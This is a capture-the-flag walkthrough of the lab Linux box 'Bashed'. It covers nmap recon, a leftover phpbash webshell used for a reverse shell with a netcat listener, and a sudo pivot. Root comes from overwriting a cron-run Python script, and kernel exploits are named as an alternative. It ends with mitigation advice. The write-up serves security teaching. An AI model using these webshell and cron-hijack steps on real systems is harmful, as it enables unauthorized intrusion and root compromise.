Synopsis
Bashed is an easy Linux box focused on enumeration. Content discovery on the web server finds a leftover phpbash webshell that runs as www-data. sudo rights allow pivoting to the scriptmanager user, whose scripts directory is executed as root by cron — overwriting one of those scripts yields root.
- IP:
10.10.10.68· OS: Linux (Ubuntu 16.04)
Recon
nmap -sC -sV -sT -Pn 10.10.10.68 -oA nmap-scan
# 80/tcp  Apache httpd 2.4.18  (Arrexel's Development Site)
Foothold — phpbash webshell
Content discovery (gobuster/dirb) on the site reveals a dev directory containing phpbash.php — an interactive PHP webshell left on the server.

Use it to fire a reverse shell and land as www-data:
nc -lnvp 4444
# connect from 10.10.10.68
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
Privilege escalation — root cron on a writable script
Check sudo rights — www-data can run a shell as scriptmanager:
sudo -l
# (scriptmanager) NOPASSWD: /bin/bash
sudo -u scriptmanager /bin/bash
In /scripts, test.py is owned by scriptmanager but a root cron job runs it every minute (note the test.txt output is owned by root). Overwrite the script to read the flag:
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w"); f.write("testing 123!"); f.close

echo 'import os' > test.py
echo 'os.system("cat /root/root.txt > /tmp/root.txt")' >> test.py
# wait for cron, then:
cat /tmp/root.txt
cc4f0****************************      # redacted
Alternate path: the kernel is Ubuntu 16.04 / 4.4.0 —
linux-exploit-suggesterflags several kernel LPEs (e.g.CVE-2017-16995eBPF) that also return root.
Takeaways & mitigation
- Never leave debug/dev webshells (phpbash) reachable in production.
- Don’t grant
www-datasudoto another user’s shell. - Cron jobs running as root must not execute files writable by lower-privileged users — lock down ownership and permissions on scheduled scripts.